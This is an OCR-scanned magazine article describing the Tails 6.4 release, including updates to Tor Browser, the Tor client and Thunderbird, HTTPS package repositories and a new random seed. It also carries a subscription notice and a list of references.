
Updated Tor browser, Tor Client, and Thunderbird

Tor Browser

In Tails 6.4, the Tor Browser is updated to version 13.0.16, with a number of important updates f-or additional security and anonymity in users' web-surfing activities. One of the most critical com-ponents of Tails OS is the Tor Browser, which allows users to access the internet without giving a-way their identity by routing communications through the Tor network. It's a process called "onio-n routing," where the traffic bounces through a series of volunteer-run servers around the world, masking users' identities and making it impossible for websites to determine their physical locatio-n.

The newest version of the Tor Browser updates Tor to 0.4.8.12 and OpenSSL to 3.0.14, boosting the security of encrypted connections. Additionally, the browser itself was rebased on top of Firefo-x 115.12.0esr, netting the security patches and performance improvements brought to users by th-e Firefox project. The update closes several bugs and also comes with backported security patches from newer Firefox versions to harden the browser against possible security vulnerabilities.

These updates mean that users of Tails 6.4 can browse the web with a good amount of peace of mind, where the activities they are engaged in are anonymized and their data is protected by state-of-the-art security technologies. Tor Browser has always been one of the most important tools available for people looking to keep their online lives private, whether this involves viewing censo-red content, sending out some important, sensitive data, or simply protecting their online activities from unwanted snoopers.




Tor Client

Tails 6.4 also updates the Tor client to version 0.4.8.12, core software for the Tor network and re-lied on in Tails to enable anonymous communication. This is going to be in charge of connecting to the Tor network and re-routing all internet traffic through its encrypted tunnels, effectively obscuring the IP address and online activities of the user. This process is crucial for the preservation of privacy, particularly for users who are extremely conscious about surveillance, censorship, and tracking.

Improved security and performance in the updated Tails 6.4 Tor client will ensure better reliability and security when connecting to the Tor network while working with the Tor Browser and other applications for an all-encompassing layer of anonymity. There are also extra tools available for users who need to "torify" applications—that is, force them to route all their traffic through the Tor network. This makes it possible to use applications that were not designed with Tor in mind and still take advantage of its privacy protections.

"Tails OS is used by Investigative journalists, Activists and Whistleblows around the world to stay secure from surveillance and censorship."




Thunderbird

In the new update of Tails 6.4, Thunderbird has been updated to version 115.12.0esr. Users now get access to the latest security improvements and features that were implemented in this version f-or email communication. Thunderbird is one of the most famous free and open-source email clie-nts working right out of the box in Tails OS, enabling users to have a secure and private emailing experience. This update is particularly important, as the new release ships with all the latest secur-ity patches. These updates safeguard the users against vulnerabilities that could uncover their com-munications.

Besides, Tails 6.4 reenables its PDF reader inside Thunderbird which had been removed in Tail-s 6.3 for safety reasons. This feature contributed to being in a position to view PDF attachments di-rectly within Thunderbird without opening it with some other software. This reduced the attack s-urface and kept the integrity of the system. Keeping Thunderbird up to date means Tails is confir-ming that users are able to work fearlessly with their email messages, exempt from security threat-s. The latest Thunderbird in Tails 6.4 offers a secured environment where users can rely to email sensitive messages personally or professionally, in respect to privacy.

DID YOU KNOW?

Users from USA, UK, Europe and Canada can subscribe to Hackercool Magazine using the local payment methods now.



Conclusion

Tails 6.4 brings several critical updates and new features that almost exponentially boost user sec -urity and privacy. Tails is adding a random seed stored on the USB stick, which bolsters the crypt -ography to underlie some critical parts, like Persistent Storage and Tor, into HTTPS, and hence p -rovides a higher level of guarantee to the user on a foundation now suitable according to their pri -vacy needs. The transition to HTTPS addresses for Debian and Tails APT repositories increases t -he security and reliability of software updates and installations. Meanwhile, the new Tor Browser, Tor client, and Thunderbird provide the user with the newest security improvements and features to protect the security of their online activities and communications.

These release updates affirm the fact that Tails is still committed to offering the needed tools for empowering the user while cruising the internet safely and with anonymity. Be it web browsing, e-mail management, or access to censored content—Tails 6.4 offers a strong platform that safeguards maximum privacy for the user at all times. Tails remain useful for one who fears surveillance, censorship, or data leaks on the web for being a secure space where users can work confidently. In th at sense, with these latest improvements, Tails keeps setting the standard for privacy-respecting op-erating systems

References

Tails OS Release Announcement. (2024). Tails 6.4 Release Notes. Retrieved from **"https://tails.boum.org/news/version_6.4/index.en.html"**

The Tor Project. (2024). Tor Browser 13.0.16 Changelog. Retrieved from **"https://www.torproject.org"**

Debian Project. (2024). Tor Client 0.4.8.12 Documentation. Retrieved from **"https://www.debian.org"**

Mozilla Foundation. (2024). Thunderbird Release Notes. Retrieved from **"https://www.mozilla.org/en-US/thunderbird/releasenotes/"**

